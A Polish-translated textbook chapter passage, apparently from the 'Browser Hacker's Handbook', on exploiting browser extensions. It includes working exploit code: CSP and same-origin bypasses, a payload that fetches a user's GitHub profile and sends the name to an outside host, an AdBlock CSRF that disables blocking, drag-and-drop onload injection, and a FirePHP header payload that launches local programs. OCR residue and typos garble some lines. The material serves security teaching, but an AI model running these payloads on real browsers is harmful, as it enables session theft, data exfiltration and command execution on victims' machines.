Istnieje jeden rzucający się w oczy składnik rozszerzenia Chrome, który nie zapewnia ochrony CSP. Aplikacja internetowa może wykorzystywać CSP, umieszczając w odpowiedzi nagłówek HTTP X-Content-Security-Policy. Strona w tle rozszerzenia również ma domyślnie CSP. Komponentem pozbawionym tej ochrony jest skrypt zawartości. To prawda; skrypt treści rozszerzenia Chrome nie ma żadnej ochrony CSP. To sprawia, że jest to oczywisty cel, aby obejść wszelkie nieznośne ograniczenia CSP wdrożone przez twórców aplikacji internetowych. Przyjrzyjmy się, jak możesz użyć tego komponentu do licytacji. W tym przykładzie użyjmy źródła http://content-security-policy.com. Jeśli załadujesz adres URL, możesz spojrzeć na nagłówki związane z CSP. Są one pokazane w następującym przykładzie:

```
X-Content-Security-Policy: default-src 'self' www.google-analytics.com netdna.bootstrapcdn.com ajax.googleapis.com; object-src 'none'; media-src 'none'; frame-src 'none'; connect-src 'none';
```

Pierwszą rzeczą, na którą należy zwrócić uwagę w tym przykładzie, jest brak dyrektywy unsafe-eval. Oznacza to, że kiedy atakujesz to źródło, nie możesz wykorzystać funkcji eval (lub jej przyjaciół), aby osiągnąć swoje cele. Cóż, chyba że masz lukę w jednym ze skryptów treści twojego celu. Poniższy skrypt zawierający luki w zabezpieczeniach jest tym, którego użyjesz w tym przykładzie obejścia CSP:

```
// Get bhh URL parameter

var bhh = document.location.href.split('bhh=')[1];

if (typeof bhh == 'string') {

eval(bhh); // eval the parameter

}
```

Zawiera następujący plik manifestu, który używa tylko skryptów zawartości w docelowym miejscu pochodzenia http://content-security-policy.com:

```
{

"name": "Browser Hacker's Handbook CSP Bypass Example",

"version": "1.0",

"description": "Browser Hacker's Handbook CSP Bypass Demonstration",
```

"homepage_url": "http://browserhacker.com",

"permissions": [

"http://content-security-policy.com/*"

],

"content_scripts": [

{

"all_frames": true,

"js": [

"cs.js"

],

"matches": [

"http://content-security-policy.com/*"

],

"run_at": "document_end",

"all_frames": true

}

],

"manifest_version": 2

}

Teraz, mając pod ręką lukę w skrypcie treści, omińmy kontrolkę CSP umieszczoną w nagłówkach HTTP ze strony internetowej:

http://content-security-policy.com/#bhh=

eval(alert('Browser Hacker\'s Handbook'))

Gdy Twoja przeglądarka docelowa załaduje poprzedni adres URL, obejdzie dostawcę CSP. Zobaczysz, że eval jest wstrzykiwany do skryptu treści i uruchamia okno alertu w źródle. Udało Ci się ominąć dostawcę CSP ustawionego przez aplikację internetową za pomocą luki w rozszerzeniu Chrome. Dokładniej, wykorzystałeś lukę w skrypcie treści, który nie jest chroniony przez dostawcę CSP.

Osiągnięcie obejścia zasad tego samego pochodzenia

Możesz pamiętać, że skrypty treści Chrome mają więcej uprawnień niż standardowa strefa internetowa. Nie mają wielu dodatkowych uprawnień, ale jest jeden, który Cię zainteresuje. Jest to możliwość odczytywania odpowiedzi z próśb z różnych źródeł. To jest potężne samo w sobie, ale staje się lepsze. Gdy żądanie jest wysyłane między pochodzeniem, nagłówki zawierają wszystkie pliki cookie, które są skojarzone z tym pochodzeniem. Zgadłeś: plik cookie będzie zawierał również wszystkie uwierzytelnione tokeny sesji. Skrypt treści może działać na wiele sposobów, a sytuacje będą się różnić w zależności od celu. W wielu przypadkach skrypt treści będzie wchodzić w interakcję z DOM. Dlatego

DOM często będzie stanowić część powierzchni ataku. Atakowanie skryptów zawartości rozszerzenia jest bardzo podobne do wykorzystywania klasycznego DOMXSS. Dobrą wiadomością jest to, że możesz ponownie wykorzystać całą swoją wiedzę na temat DOMXSS, aby wykorzystać rozszerzenia. W celu pomyślnego wykorzystania skrypt zawartości musi pobrać dane i użyć ich w uprzywilejowanym kontekście. Dokładne miejsce w DOM będzie zależeć od docelowego rozszerzenia. Jednak element <title > jest zwykle bezpiecznym zakładem, ponieważ wiele rozszerzeń pobiera treść z elementu <title>. Samo użycie danych z DOM w skrypcie treści nie wystarczy, aby go wykonać. Aby wykorzystać skrypt treści, rozszerzenie musi używać danych w funkcji eval, w przypisaniu wewnętrznego HTML i tak dalej. Poniższy kod ze skryptu zawierającej lukę w treści zostanie użyty do wykazania luki:

```
function do_something(title) {

// do something with the page title

}

var title = document.title;

window.setTimeout("do_something(\"" + title + "\")", 500);
```

Luka w skrypcie treści wynika z niepewnego użycia tytułu strony. Po zaczepieniu przeglądarki możesz wysłać do niej polecenia w celu załadowania innego źródła. Jeśli polecisz mu załadować źródło pod twoją kontrolą, masz pełną kontrolę nad własnością title. Możesz wysłać dowolny tytuł do przeglądarek docelowych. Załóżmy, że wysyłasz stronę z następującym kodem HTML:

```
< HTML >

< HEAD >

< TITLE >");

var xhr = new XMLHttpRequest();

xhr.open("GET", 'https://github.com/settings/profile/', true);

xhr.onreadystatechange = function() {

if (xhr.readyState == 4) {

github_settings_page = xhr.responseText;

var name_regexp = /<input type="text" value="(.*)" tabindex="2"\/>/g;

var name_arr = name_regexp.exec(github_settings_page);

name = name_arr[1];

new Image().src = "http://browserhacker.com/" + encodeURI(name);

};

};

xhr.send();

a=("< /TITLE >

< /HEAD >
```


< BODY >

Browser Hacker's Handbook Extension SOP Bypass Example

< /BODY >

< /HTML >

Wysyłając tę stronę, udało Ci się wstrzyknąć swój kod do chrome://zone. Treść tytułu jest przekazywana do funkcji setTimeout, która jest wykonywana z niewielkim opóźnieniem. W tym przypadku twoje instrukcje są wykonywane po nisko uprzywilejowanej stronie granicy bezpieczeństwa; to znaczy w skrypcie treści, a nie na stronie w tle. Z tej półuprzywilejowanej pozycji nadal możesz wysyłać żądania z różnych źródeł do dowolnego źródła wymienionego we wzorcach dopasowania rozszerzeń. Kod exploita wysyła żądanie cross-origin do https://github.com, aby zażądać strony ustawień już uwierzytelnionego użytkownika. Po otrzymaniu odpowiedzi wyodrębnia nazwę użytkownika i wysyła ją do http://browserhacker.com.Oczywiście jest to bardzo uproszczony ładunek i można zrobić o wiele więcej. Rysunek



pokazuje rozszerzenie wykorzystywane przy użyciu pokazanego wcześniej FTTML. Możesz zobaczyć tytuł w zakładce pokazującej część kodu wstrzykiwania, a w konsoli żądanie GET zawierające nazwę użytkownika GitHub, czyli w tym przypadku Wade Alcorn. Jak w przypadku każdej luki w DOM XSS, sztuka polega na znalezieniu zagrożonej funkcji, która wykorzystuje niefiltrowane dane. Flowever, tym razem musisz znaleźć taką funkcję w kodzie rozszerzenia, a nie w aplikacji internetowej.

Przykład obejścia tego samego źródła

Rozszerzenie Chrome ezLinkPreview w wersji 5.2.2 jest dobrym przykładem, który ilustruje obejście tego samego pochodzenia w środowisku naturalnym. Przeglądając kod, możesz zobaczyć następującą funkcję:

function GetURLDocumentTitleJQ(url) {

var ezPageTitle = url; //default the title to the URL

$.ajax({

url: url,

async: true,

```
success: function(data) {

try {

var matches = data.match(/<title>(.*?)<\/title>/);

var title = matches[1];

if (title != null && title.length > 0) {

ezPageTitle = title;

}

} catch (err) {}

var scr = 'ezBookmarkOneClick("' + url + '", "' + ezPageTitle + '");';

chrome.tabs.executeScript(null, {code: scr});

},
```

Przyglądając się uważnie, zauważysz, że funkcja GetURLDocumentTitleJQ nie jest w ogóle wykonywana w skrypcie treści. W rzeczywistości jest wykonywany na stronie w tle. Zanim przejdziemy do przyczyny, przyjrzyjmy się, co robi funkcja GetURLDocumentTitleJQ. Funkcja tworzy XHR do adresu URL określonego w parametrze url. Po otrzymaniu odpowiedzi wyodrębnia dowolny tekst między znacznikami <title> i </title> i żongluje niektórymi danymi. Następnie wywołuje funkcję chrome.tabs.executeScript, używając wartości tytułu. Wartość tytułu nie jest w żaden sposób filtrowana przed wykonaniem w funkcji chrome.tabs.executeScript. To właśnie tworzy lukę w tym rozszerzeniu. Ładunek do wykorzystania tego rozszerzenia może przybierać różne formy. Poniższy kod wstrzykiwania jest zbyt uproszczony, ale stanowi dobrą ilustrację przydatnego pierwszego kroku podczas badania luki w rozszerzeniu:

```
< title >anything"+console.log(1)+"< /title >
```

Aby uruchomić Twój exploit, przeglądarka ofiary musi wywołać GetURLDocumentTitleJQ, aby zażądać Twojej złośliwej strony. Oczywiście w ten sposób ujawni tobie tę lukę. W tym przypadku potrzebny jest jeszcze jeden krok, ponieważ zagrożona funkcja jest wywoływana tylko wtedy, gdy użytkownik zdecyduje się dodać bieżącą stronę do Zakładek Google. Elementem socjotechniki będzie skłonienie użytkownika do wybrania wyzwalającego elementu menu kontekstowego. W części 5 badałeś różne techniki socjotechniki; to może być dobry moment, aby cofnąć się i szybko odświeżyć. Funkcja GetURLDocumentTitleJQ jest wywoływana ze strony w tle. Możesz pomyśleć, że jest uruchamiany po uprzywilejowanej stronie granicy bezpieczeństwa. Dlaczego więc wstrzyknięty kod jest wykonywany w kontekście skryptu treści? Odpowiedź leży w użyciu funkcji executeScript. Wstrzykuje JavaScript do stron, a gdy drugi parametr ma właściwość code, tworzy zupełnie nowy skrypt treści z przekazanym kodem. Kiedy to rozszerzenie jest wykorzystywane, tworzy nowy skrypt treści z wstrzykniętymi instrukcjami. Ten nowy skrypt treści jest następnie uruchamiany po nieuprzywilejowanej stronie granicy bezpieczeństwa rozszerzenia Chrome. Będzie to miało mniejszy wpływ niż pełna luka w rozszerzeniu, ale nadal możesz jej użyć, aby ominąć Zasady tego samego pochodzenia. W tym przykładzie widziałeś, jak można użyć podatnego rozszerzenia, aby ominąć SOP. Przedstawione tutaj techniki przydadzą się przy wykorzystywaniu podobnych problemów w innych rozszerzeniach.

Uniwersalne skrypty między witrynami

Rozszerzenia mogą wprowadzać luki XSS do przeglądarki, nawet jeśli nie można wykorzystać samej aplikacji internetowej. Warto pamiętać, że przeglądarka i aplikacja webowa łączą się w symbiozie i to właśnie ta relacja jest tutaj wykorzystywana. Przeglądanie źródła podczas korzystania z podatnego rozszerzenia może spowodować, że to źródło skutecznie przyjmie tę podatność. Oczywiście aplikacja internetowa nie staje się podatna na ataki wszystkich odwiedzających, ale tylko ta konkretna relacja między przeglądarką a aplikacją internetową. Nie ma to większego sensu, patrząc na tradycyjne typy XSS. Gdy luka XSS jest obecna w rozszerzeniu przeglądarki, może potencjalnie zostać wykorzystana na każdej stronie internetowej, którą ładuje przeglądarka. Poniższy kod pochodzi ze skryptu zawartości w rozszerzeniu Chrome, które zawiera lukę. Możesz to rozpoznać z wcześniejszego przykładu. Lukę można wykorzystać, dodając JavaScript do parametru bhh.

```
// Get bhh URL parameter

var bhh = document.location.href.split('bhh=')[1];

if (typeof bhh == 'string') {

eval(bhh); // eval the parameter

}
```

Rozszerzenie zawiera następujący plik manifestu, który nakazuje Chrome uruchamianie skryptu zawartości we wszystkich źródłach określonych przez < all_urls >:

```
{

"name": "Browser Hacker's Handbook UXSS Example",

"version": "1.0",

"description": "Browser Hacker's Handbook Universal XSS Demonstration",

"homepage_url": "http://browserhacker.com",

"permissions": [

"<all_urls>"

],

"content_scripts": [

{

"all_frames": true,

"js": [

"cs.js"

] ,

"matches": [

< all urls >"

] ,

"run_at": "document_end",
```

"all frames": true

}

] ,

"manifest version": 2

}

Rysunek 7-17

<img src=”images/717.PNG”>

pokazuje, w jaki sposób skrypt zawierającej lukę w treści wprowadził lukę XSS do każdej strony internetowej przeglądanej przez przeglądarkę. Rysunek 7-17 ma strzałki wskazujące wstrzyknięcie, wynikowe okno dialogowe ostrzeżenia i żądanie HTTP, które nie zawiera exploita. Widać, że luka działa jak luka DOM XSS. Oznacza to, że używając # w adresie URL, przeglądarka nie wyśle tego znaku i niczego po nim na serwer WWW. Umieszczając swój exploit po #, nie pojawi się on w dziennikach i potencjalnie nie zostanie wykryty przez zapory aplikacji internetowych. Nie zapomnij o wzorcach dopasowania stosowanych w rozszerzeniach. Jeśli rozszerzenie korzysta z wzorca dopasowania przybliżonego, każdy punkt początkowy pasujący do wzorca również będzie miał tę lukę. Jest to szczególnie ważne, jeśli wzorzec dopasowania to http://*/*, *://*/* lub < all_urls >.

Fałszerstwo żądań między witrynami

Cross-site Request Forgery (XSRF) zostało omówione we wcześniejszych rozdziałach i opisane bardziej szczegółowo w części 9. Pamiętaj, że w wielu przypadkach można uznać rozszerzenie za wirtualną aplikację internetową. Jest więc zrozumiałe, że rozszerzenie może cierpieć na te same (lub podobne) luki. Przypomnijmy, że we wcześniejszej sekcji „Odciski palców za pomocą manifestu” w tej części zbadano parametr web_accessible_resources. Jest to parametr w plikach manifest.json, który określa białą listę zasobów w rozszerzeniu, do których można uzyskać dostęp:

{

{

"name": "extensionName",

"version": "versionString",

"manifest_version": 2

},

"web_accessible_resources": ["logo.png", "menu.html", "style.css"]

}

Oznacza to, że zasób będzie dostępny z dowolnej strony internetowej. Gdyby poprzedni fragment kodu znajdował się w pliku manifest.json, dostępny byłby następujący adres URL:

chrome- extension://abcdefghijklmnopqrstuvwxyz012345/menu.html

W pewnych warunkach samo załadowanie zasobu wywołuje pewne skutki uboczne i wykonuje akcje w ramach podstawowego rozszerzenia. Niektóre z tych działań mogą okazać się kluczowe dla bezpieczeństwa rozszerzeń. Wyobraź sobie fikcyjne rozszerzenie, które podczas ładowania strony

interfejsu użytkownika umieszczonej na białej liście odczytuje parametr konfiguracyjny z żądania GET. Po zakończeniu ładowania (w tym przetwarzania dostarczonego parametru) krytyczne dane konfiguracyjne są przechowywane w LocalStorage. Podkreślmy tylko, że strona została umieszczona na białej liście w parametrze web_accessible_resources. Jest to ważne, ponieważ oznacza to, że każda strona internetowa może zawierać go w <iframe>. Załadowanie ramki IFrame za pomocą specjalnie spreparowanego adresu URL spowoduje umieszczenie dowolnej zawartości w obiekcie LocalStorage tego fikcyjnego rozszerzenia. Jest to podobne do tradycyjnych ataków CSRF na aplikację klient-serwer, ponieważ przetwarzanie rozpoczyna się bez żadnej weryfikacji źródła żądania.

Przykład fałszowania żądań między witrynami

W poprzedniej sekcji omówiliśmy fikcyjny przykład. Cóż, to nie była do końca prawda. Istnieje co najmniej jedno rozszerzenie Chrome (z manifestem w wersji 1), które w przeszłości było podatne na XSRF i było w rzeczywistości dość popularne. Ma ponad milion użytkowników. Rozszerzenie Chrome AdBlock w wersji 2.5.22 służy, co zaskakujące, do blokowania reklam. Jedną z jego funkcji jest subskrypcja listy filtrów pobranej z danego adresu URL. Wystąpiła luka XSRF na stronie subskrypcji filtrów w zasobach rozszerzenia. Uruchomienie następującego adresu URL, który zakończył się działaniem w strefie chrome://, uruchomiło funkcję subskrypcji:

chrome- extension://gighmmpiobklfepjocnamgkkbiglidom/pages/subscribe.html

Instrukcje wykonywane po załadowaniu zasobu subscribe.html znajdują się w skrypcie subscribe.js. Odpowiednia treść znajduje się w następującym kodzie:

// Get the URL

var queryparts = parseUri.parseSearch(document.location.search);

...

// Subscribe to a list

var requiresList = queryparts.requiresLocation ?

"url:" + queryparts.requiresLocation : undefined;

BGcall("subscribe",

{id: 'url:' + queryparts.location, requires:requiresList});

Ten kod przedstawia przepływ wykonania, który powoduje usterkę. Pierwszy wiersz kodu analizuje wyszukiwaną część adresu URL w hash, który jest przechowywany w zmiennej queryparts. Ostatni wiersz kodu subskrybuje AdBlock do wartości, która była pierwotnie zapisana w parametrze location w żądaniu. Mogło to być coś takiego jak location=http://browserhacker.com, które subskrybowało filtr z http://browserhacker.com. W związku z tym pełny wynikowy adres URL będzie wyglądał następująco:

chrome- extension://gighmmpiobklfepjocnamgkkbiglidom/pages

/subscribe.html?location=http://browserhacker.com

Teraz, gdy już wiesz, jak działa luka, przygotujmy exploita. Musisz utworzyć ramkę iFrame, która załaduje zasób rozszerzenia subscribe.html i przekaże filtr, który chcesz załadować. W takim przypadku chcesz, aby filtr umieszczał na białej liście wszystkie adresy URL.

< iframe style="position:absolute;left:-1000px;" id="bhh" src="" >< /iframe >

```
//...

var url = "chrome-extension://";

url += "gighmmpiobklfepjocnamgkkbiglidom";

url += "/pages/subscribe.html?";

url += "location=http://browserhacker.com/list.txt";

document.getElementById('bhh').src = url;
```

Używając tego kodu, przeglądarka docelowa utworzy ramkę IFrame, która załaduje zasób. Przekaże wartość http://browserhacker.com/list.txt do funkcji rozszerzenia BGcall, która z kolei ją załaduje. Jest jeszcze tylko jeden krok, który musisz zrobić. Musisz zwrócić białą listę do rozszerzenia. Więc umieść plik list.txt na swoim serwerze z następującą zawartością, a AdBlock zostanie wyłączony:

```
[Adblock Plus 0.7.5]

@@*$document,domain=~whitelist.all
```

Ważne jest, aby powtórzyć, że ta luka dotyczyła wersji 1 manifestu. Aby atak zakończył się sukcesem przy użyciu bieżących rozszerzeń przeglądarki Chrome (przy użyciu manifestu w wersji 2), żądany zasób musi być wymieniony w parametrze

```
"web_accessible_resources": [ "img/icon24.png",

"jquery/css/images/ui-bg_inset-hard_100_fcfdfd_1x100.png",

"jquery/css/images/ui-icons_056b93_2.6.440.png",

"jquery/css/images/ui-icons_d8e7f3_2.6.440.png",

"jquery/css/jquery-ui.custom.css",

"jquery/css/override-page.css" ]
```

Manifest dla wersji AdBlock 2.6.4 nie zawiera ciągu subscribe.html w web_accessible_resources, jak widać w poprzednim kodzie. Nie zapomnij sprawdzić pliku manifest.json przed próbą uruchomienia tej klasy ataku na docelowe rozszerzenie.

Atakowanie przeciągnij i upuść

Firefox obsługuje akcję „przeciągnij i upuść” poprzez użycie wielu programów obsługi zdarzeń: dragstart, dragenter, dragover, dragleave, drag, drop i dragend. Obrazy, tekst, linki i węzły DOM można przeciągać z jednej części strony do drugiej lub w niektórych przypadkach bezpośrednio do rozszerzenia. Ważną uwagą do zapamiętania jest to, że gdy element HTML z atrybutami lub węzeł DOM jest przeciągany w ten sposób, wszystkie właściwości, atrybuty i metody są kopiowane do nowej lokalizacji. Ma to szczególne znaczenie, gdy element jest przeciągany do strefy chrome://. Wcześniej nieszkodliwy obraz z obsługą JavaScript onLoad może, po przeciągnięciu i upuszczeniu do strefy uprzywilejowanej, wykonać bez ograniczeń:

```
< img src="http://browserhacker.com/exploit.gif" onload="your_javascript">
```

Na przykład poprzedzający tag obrazu załaduje obraz na stronę internetową i wykona kod onload w kontekście przeglądarki nieuprzywilejowanej. Następnie, jeśli ofiara przeciągnie obraz do strefy chrome://, kod onload zostanie wykonany ponownie. Tym razem, gdy programy obsługi zdarzeń DOM

uruchomią funkcję onload, będą miały podwyższone uprawnienia. Nick Freeman odkrył bardzo podobną lukę w rozszerzeniu ScribeFire Firefox. To rozszerzenie pozwala użytkownikom publikować na swoich blogach z dowolnego źródła. Luka dotyczyła sposobu, w jaki użytkownicy przeciągali obrazy (z dowolnego źródła) do strefy chrome://. Podobnie jak w poprzednim przykładzie, ScribeFire pozwoli ci przemycić twoje instrukcje do funkcji onload, aby zostały wykonane w uprzywilejowanym kontekście. Wykorzystanie zdarzeń DOM wymaga dokładnego zbadania, w jaki sposób rozszerzenie obsługuje dane wejściowe od użytkownika. Ostatecznie cel jest taki sam, jak w przypadku innych omawianych metod; aby uzyskać dowolne wykonanie JavaScript w strefie chrome://.

Osiągnięcie wykonania poleceń systemu operacyjnego

Po znalezieniu luki XCS może być możliwe jej wykorzystanie do wykonywania dowolnych poleceń systemu operacyjnego. Oznacza to, że możesz potencjalnie przemycić swoje polecenia do strefy chrome:// i wykonywać polecenia tak, jakbyś pisał je w wierszu poleceń. Zanim jednak do tego dojdziemy, przyjrzyjmy się najpierw przykładowi uruchamiania poleceń systemu operacyjnego w Firefoksie

Przykład zdalnego wykonywania poleceń w Firefoksie

Jak wspomniano wcześniej, sposób wykorzystania rozszerzenia docelowego zależy całkowicie od tego, jak programiści je zaimplementowali. Rozszerzenia mogą używać nagłówków HTTP do kierowania przepływem wykonywania, co ostatecznie umieszcza nagłówki HTTP na celowniku. Rozszerzenie FirePHP Firefox przechwytuje niektóre nagłówki zwrócone z serwera i używa ich do decydowania o tym, co ma zaprezentować w konsoli Firebug. Obecność niestandardowych nagłówków będzie bardzo oczywista, jeśli możesz przechwycić odpowiedź z serwera. Poniższe nagłówki pokazują niektóre nagłówki HTTP, których szuka rozszerzenie FirePHP:

HTTP/1.1 200 OK

Date: Thu, 08 Aug 2013 14:18:44 GMT

Server: Apache

Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT

ETag: "401b9-0-4d91807c0760e"

Accept-Ranges: bytes

Content-Length: 0

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2

X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/


Library-FirePHPCore/0.3

X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/

Dump/0.1

X-Wf-1-1-1-1: 29|["Browser Hacker's Handbook"]|

W nagłówkach zauważysz, że wstawiono ciąg Browser Hacker's Handbook. Patrząc na rysunek 7-18, możesz zobaczyć, że ciąg został wyświetlony w oknie dialogowym. Daje to potwierdzenie, że nagłówki w tym przypadku stanowią część powierzchni ataku rozszerzenia.



Teraz zagłębimy się w lukę rozszerzenia wykrytą przez Eldara Marcussena. Luka dotyczy wszystkich wersji FirePHP do 0.7.1 i można ją pobrać z https://addons.mozilla.org/en-US/firefox/addon/firephp/versions. Musisz go zainstalować za pomocą opcji Zainstaluj dodatek z pliku na karcie Rozszerzenia. Teraz, gdy masz świeżo zainstalowane podatne rozszerzenie, nadszedł czas na skonfigurowanie środowiska. Upewnij się, że karta Sieć jest włączona w Firebugu, wprowadź następujący kod w konsoli i kliknij Uruchom:

```
console.log('Exploit FirePHP start')

xhr = new XMLHttpRequest();

xhr.open("GET","http://browserhacker.com/",true);

xhr.send();

console.log('Mouseover FirePHP array to finish')
```

Ten kod wysyła żądanie XHR do http://browserhacker.com, które symuluje możliwość zaatakowania ofiary. FirePHP szuka kluczowych nagłówków w odpowiedzi i gdzie znajduje się luka. Szczególnie interesuje Cię nagłówek X-Wf-1-1-1-1, który po przeanalizowaniu uruchomi exploita. To jest nagłówek, do którego musisz przemycić swoje instrukcje. Jeśli potrafisz poprawnie stworzyć nagłówek odpowiedzi, polecenia systemu operacyjnego zostaną wykonane.

Na potrzeby tej demonstracji chcesz przechwycić komunikację HTTP za pomocą serwera proxy i wstrzyknąć exploita do odpowiedzi. Po prostu użyj swojego ulubionego serwera proxy czasu

rzeczywistego i dodaj docelowe nagłówki FirePHP (zidentyfikowane przez X-Wf). Następujące nagłówki uruchomią aplikację kalkulatora w systemie OSX:

HTTP/1.1 200 OK

Date: Wed, 07 Aug 2013 00:27:48 GMT

Server: Apache

Last-Modified: Fri, 29 Mar 2013 22:45:39 GMT

ETag: "401b9-0-4d91807c0760e"

Accept-Ranges: bytes

Content-Length: 0

Keep-Alive: timeout=15, max=100

Connection: Keep-Alive

Content-Type: text/html

X-Wf-Protocol-1: http://meta.wildfirehq.org/Protocol/JsonStream/0.2

X-Wf-1-Plugin-1: http://meta.firephp.org/Wildfire/Plugin/FirePHP/

Library-FirePHPCore/0.3

X-Wf-1-Structure-1: http://meta.firephp.org/Wildfire/Structure/FirePHP/Dump/0.1

X-Wf-1-1-1-1: 476|{"RequestHeaders":{"1":"1","2":"2","3":"3","4":"4","5":"5",

"6":"6","7":"7","8":"8","9":"9","UR<script>var lFile=Components.classes

[\"@mozilla.org/file/

local;1\"].createInstance

(Components.interfaces.nsILocalFile);lFile.initWithPath


(\"/Applications/Calculator.app/Contents/MacOS/Calculator\");var process=

Components.classes[\"@mozilla.org/process/util;1\"]

.createInstance(Components.interfaces.nsIProcess);process.init(lFile);

process.run(true,[],0);void(0);<\/script>":"PWND}}|

en exploit wymaga jeszcze jednego kroku. Ofiara musi najechać myszą na linię Dump w konsoli, aby uruchomić przeglądarkę zmiennych, która z kolei wykorzystuje rozszerzenie przeglądarki. Spowoduje to uruchomienie aplikacji Calculator.app, której wynik pokazano na rysunku.



W tym przypadku atak został ukryty przed ofiarą za pomocą dużej tablicy, dzięki czemu exploit nie jest pokazywany w konsoli. Dodatkową zaletą jest to, że ciąg znaków wykorzystuje więcej miejsca na ekranie, więc jest bardziej prawdopodobne, że ofiara niechcący najedzie na niego myszą. Teraz wykorzystałeś lukę FirePHP w OSX. To rozszerzenie można również wykorzystać w systemie Windows, aktualizując długość i używając następującego ciągu jako parametru w wywołaniu lFile.initWithPath:

"C:\\\\\\\\Windows\\\\\\\\system32\\\\\\\\calc.exe\"

